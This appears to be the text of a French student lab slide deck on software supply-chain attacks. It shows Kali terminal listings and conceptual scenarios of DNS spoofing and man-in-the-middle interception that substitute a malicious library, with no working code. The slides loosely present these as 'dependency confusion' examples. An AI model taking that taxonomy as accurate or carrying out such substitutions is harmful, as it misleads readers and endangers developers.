



AVANT

```
└─(root㉿kali)-[~/home/kali]  
└─# ls  
bench99 Desktop Downloads fin.py hhk.py lolo.txt my-secret supp.sh tt.py  
└─
```

APRES

```
└─(root㉿kali)-[~/home/kali]  
└─# ls  
bench99 Desktop Downloads fin.py hhk.py lolo-promax.txt my-secret readme.txt supp.sh tt.py  
└─(root㉿kali)-[~/home/kali]  
└─# cd bench99
```







exemple des attaques de confusion de dépendances

1. ATTAQUE DNS SPOOFING : UN ATTAQUANT PEUT REDIRIGER LE TRAFIC DNS VERS UN SERVEUR MALVEILLANT CONTENANT DES DÉPENDANCES MALVEILLANTES. LES DÉVELOPPEURS PEUVENT ÊTRE TROMPÉS EN TÉLÉCHARGEANT ACCIDENTELLEMENT LA VERSION MALVEILLANTE.

Exemple Spoofing : Attaque DNS




Supposons qu'un développeur travaille sur un projet en utilisant une bibliothèque tierce nommée "Biblio1". Cette bibliothèque est hébergée sur un référentiel public. Lorsque le développeur tente de télécharger la bibliothèque, son système fait une recherche DNS pour obtenir l'adresse IP du serveur hébergeant la bibliothèque. Un attaquant peut utiliser des techniques de DNS Spoofing pour rediriger le trafic DNS du développeur vers un serveur malveillant hébergeant une version malveillante de "Biblio1" qui porte le même nom. Le développeur est ainsi trompé et télécharge accidentellement la version malveillante.



exemple des attaques de confusion de dépendances

1. ATTAQUE D'INTERCEPTION : UN ATTAQUANT PEUT INTERCEPTER LE TRAFIC RÉSEAU ENTRE LE RÉFÉRENTIEL DE DÉPENDANCES ET LE SYSTÈME DE L'UTILISATEUR, PUIS REMPLACER LES DÉPENDANCES LÉGITIMES PAR DES VERSIONS MALVEILLANTES.



Exemple: Attaque d'interception

Supposons qu'un développeur travaille sur un projet en utilisant une bibliothèque nommée "**Biblio1**". Lorsque le développeur tente de télécharger la bibliothèque, son système établit une connexion avec le référentiel de dépendances pour récupérer la bibliothèque.

Un attaquant peut intercepter le trafic réseau entre le référentiel de dépendances et le système de l'utilisateur à l'aide d'une technique de type "**Man-In-The-Middle**" (**MITM**). L'attaquant peut ensuite remplacer la version légitime de "**Biblio1**" par une version malveillante. Lorsque le développeur télécharge la bibliothèque, il télécharge accidentellement la version malveillante.


JS

LAB 2 (JAVASCRIPT)



RÉALISÉ PAR TIBA MOHAMMED

